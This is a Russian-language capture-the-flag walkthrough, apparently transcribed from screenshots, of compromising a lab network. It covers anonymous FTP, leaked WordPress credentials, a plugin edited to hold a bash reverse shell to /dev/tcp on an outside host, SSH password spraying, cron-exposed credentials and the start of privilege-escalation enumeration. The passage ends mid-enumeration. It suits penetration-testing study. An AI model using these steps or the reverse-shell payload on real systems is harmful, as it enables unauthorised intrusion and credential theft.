

Часть 1

Подключаемся к ftp 172.22.37.240 под анонимным пользователем:




```
└─$ ftp 172.22.37.240
Connected to 172.22.37.240.
220 (vsFTPd 3.0.5)
Name (172.22.37.240:kali): ftp
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||8319|)
150 Here comes the directory listing.
-rw-r--r--    1 555      0        24553658 Jun 05 15:57 source.zip
226 Directory send OK.
ftp> get source.zip
local: source.zip remote: source.zip
229 Entering Extended Passive Mode (|||57570|)
150 Opening BINARY mode data connection for source.zip (24553658 byt
100% |****************************************************************
226 Transfer complete.
24553658 bytes received in 00:27 (861.95 KiB/s)
ftp> 
```

Распаковываем архив и находим пароли в delete.txt и wp-config.php:




```
┌──(kali㉿kali)-[~/Test1/source]
└─$ cat delete.txt
admin:x!Zbxy^JM)3UG5NBvl

┌──(kali㉿kali)-[~/Test1/source]
└─$ cat wp-config.php| grep PASSWORD
define( 'DB_PASSWORD', 'IJF32oiDGEko32ol' );
```

Добавляем в /etc/hosts доменное имя для сайта:



```
┌──(kali㉿kali)-[~]
└─$ curl 172.22.37.79 -Iv
*   Trying 172.22.37.79:80...
* Connected to 172.22.37.79 (172.22.37.79) port 80 (#0)
> HEAD / HTTP/1.1
> Host: 172.22.37.79
> User-Agent: curl/7.85.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
HTTP/1.1 200 OK
< Server: nginx/1.20.1
Server: nginx/1.20.1
< Date: Sun, 11 Jun 2023 19:07:32 GMT
Date: Sun, 11 Jun 2023 19:07:32 GMT
< Content-Type: text/html; charset=UTF-8
Content-Type: text/html; charset=UTF-8
< Connection: keep-alive
Connection: keep-alive
< X-Powered-By: PHP/8.0.27
X-Powered-By: PHP/8.0.27
< Link: <http://lk.appland.site/index.php?rest_route=/>; rel="https://api.w.org/"
Link: <http://lk.appland.site/index.php?rest_route=/>; rel="https://api.w.org/"

<
* Connection #0 to host 172.22.37.79 left intact
```

Входим с учетными данными из delete.txt:



Username or Email Address


admin

Password

●●●●●●●●●●●●●●●●

□ Remember Me

Изменяем плагин:




Edit Plugins

Editing hello.php (inactive)

Selected file content:


```
<?php
/**
 * @package Hello_Dolly
 * @version 1.7.2
 */
/*
Plugin Name: Hello Dolly
Plugin URI: http://wordpress.org/plugins/hello-dolly/
Description: This is not just a plugin, it symbolizes the
Armstrong: Hello, Dolly. When activated you will randomly
Author: Matt Mullenweg
Version: 1.7.2
Author URI: http://ma.tt/
*/

system("/bin/bash -i >& /dev/tcp/10.242.101.3/4444 0>&1")

function hello_dolly_get_lyric() {
    /** These are the lyrics to Hello Dolly */
    $lyrics = "Hello, Dolly
Well, hello, Dolly
It's so nice to have you back where you belong
You're lookin' swell, Dolly
I can tell, Dolly
You're still glowin', you're still crowin'
```

И обращаемся к скрипту, чтобы получить reverse shell: http://lk.appland.site/wp-content/plugins/hello.php




```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -lvvp 4444
listening on [any] 4444 ...
connect to [10.242.101.3] from lk.appland.site [172.22.37.79] 39802
bash: cannot set terminal process group (607): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
bash-5.1$ 
```

Получаем доступные имена пользователей и пробуем подобрать к другим машинам пароли:




```
bash-5.1$ cat /etc/passwd | grep home
cat /etc/passwd | grep home
george:x:1000:1000::/home/george:/bin/bash
william:x:1001:10::/home/william:/bin/bash
bash-5.1$
```

Перебираем доступные логины и пароли по всему списку адресов:



```
└─$ cme ssh ip.txt -u users.txt -p pass.txt
SSH         172.22.37.170   22     172.22.37.170     [*] SSH-2.0-OpenSSH_8.7
SSH         172.22.37.240   22     172.22.37.240     [*] SSH-2.0-OpenSSH_8.7
SSH         172.22.37.79    22     172.22.37.79      [*] SSH-2.0-OpenSSH_8.7
SSH         172.22.37.170   22     172.22.37.170     [-] george:x!Zbxy^JM)3UG5NBvl Authentication failed.
SSH         172.22.37.170   22     172.22.37.170     [-] george:IJF32oiDGEko32ol Authentication failed.
SSH         172.22.37.170   22     172.22.37.170     [-] william:x!Zbxy^JM)3UG5NBvl Authentication failed.
SSH         172.22.37.170   22     172.22.37.170     [-] william:IJF32oiDGEko32ol Authentication failed.
SSH         172.22.37.240   22     172.22.37.240     [-] george:x!Zbxy^JM)3UG5NBvl Authentication failed.
SSH         172.22.37.240   22     172.22.37.240     [-] george:IJF32oiDGEko32ol Authentication failed.
SSH         172.22.37.240   22     172.22.37.240     [-] william:x!Zbxy^JM)3UG5NBvl Authentication failed.
SSH         172.22.37.240   22     172.22.37.240     [-] william:IJF32oiDGEko32ol Authentication failed.
SSH         172.22.37.79    22     172.22.37.79      [-] george:x!Zbxy^JM)3UG5NBvl Authentication failed.
SSH         172.22.37.79    22     172.22.37.79      [+] george:IJF32oiDGEko32ol
```


Подключаемся по ssh и получаем флаг:



```
[george@DMZ02 ~]$ pwd; cat flag1.txt
/home/george
flag1_ad6453a5e36ece94e46700eeae1c3446
```


Скачиваем утилиту для просмотра процессов на сервер:
https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64s

В процессах видим, что крон делает бэкап и загружает его на ftp:




```
2023/06/12 14:42:27 CMD: UID=0     PID=1561   | /usr/sbin/CROND -n
2023/06/12 14:42:27 CMD: UID=0     PID=1557   | lftp -u alex,KdrZ6WYK2XUUuK5R -e get /var/lib/ftp/source.zip;quit 10.22.12.164
2023/06/12 14:42:27 CMD: UID=0     PID=1555   | bash /root/backup.sh
2023/06/12 14:42:27 CMD: UID=0     PID=1553   | /usr/sbin/CROND -n
2023/06/12 14:42:27 CMD: UID=0     PID=1550   | lftp -u alex,KdrZ6WYK2XUUuK5R -e get /var/lib/ftp/source.zip;quit 10.22.12.164
2023/06/12 14:42:27 CMD: UID=0     PID=1548   | bash /root/backup.sh
2023/06/12 14:42:27 CMD: UID=0     PID=1546   | /usr/sbin/CROND -n
2023/06/12 14:42:27 CMD: UID=0     PID=1542   | lftp -u alex,KdrZ6WYK2XUUuK5R -e get /var/lib/ftp/source.zip;quit 10.22.12.164
```

Подключаемся с данными по ssh и получаем флаг:




```
┌──(kali㉿kali)-[~/Test1]
└─$ ssh alex@172.22.37.240
alex@172.22.37.240's password:
Last login: Sun Jun 11 11:39:09 2023 from 10.22.12.70
[alex@DMZ01 ~]$ id
uid=1000(alex) gid=1000(alex) groups=1000(alex) context=
[alex@DMZ01 ~]$
```




```
[alex@DMZ01 ~]$ pwd; cat flag2.txt
/home/alex
flag2_85627b606a60a2c1b63009feabd429c7
```

Перечисляем возможные вектора для повышения привилегий:




```
╔══════════╣ Files (scripts) in /etc/profile.d/
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#profiles-files
total 112
drwxrwxrwx.   2 root root 4096 Jun 11 14:51 .
drwxr-xr-x. 120 root root 8192 Jun 11 14:39 ..
-rw-r--r--.   1 root root  726 Jan 26  2022 bash_completion.sh
-rw-r--r--.   1 root root  196 Jan 31  2022 colorgrep.csh
-rw-r--r--.   1 root root  201 Jan 31  2022 colorgrep.sh
-rw-r--r--.   1 root root 1586 Apr  7 13:21 colorls.csh
-rw-r--r--.   1 root root 1431 Apr  7 13:21 colorls.sh
-rw-r--r--.   1 root root   69 Apr 10 15:23 colorsysstat.csh
-rw-r--r--.   1 root root   56 Apr 10 15:23 colorsysstat.sh
-rw-r--r--.   1 root root  162 Jun  8  2022 colorxzgrep.csh
-rw-r--r--.   1 root root  183 Jun  8  2022 colorxzgrep.sh
-rw-r--r--.   1 root root  216 Oct 15  2022 colorzgrep.csh
-rw-r--r--.   1 root root  220 Oct 15  2022 colorzgrep.sh
-rw-r--r--.   1 root root   80 Apr  6 22:18 csh.local
-rw-r--r--.   1 root root  674 Apr  7 15:20 debuginfod.csh
-rw-r--r--.   1 root root  596 Apr  7 15:20 debuginfod.sh
-rw-r--r--.   1 root root  831 Oct  9  2021 flatpak.sh
-rw-r--r--.   1 root root 1107 Aug 28  2019 gawk.csh
-rw-r--r--.   1 root root  757 Aug 28  2019 gawk.sh
-rw-r--r--.   1 root root 3424 Jun 23  2020 lang.csh
-rw-r--r--.   1 root root 3187 Jun 23  2020 lang.sh
-rw-r--r--.   1 root root  500 May 23  2022 less.csh
-rw-r--r--.   1 root root  253 May 23  2022 less.sh
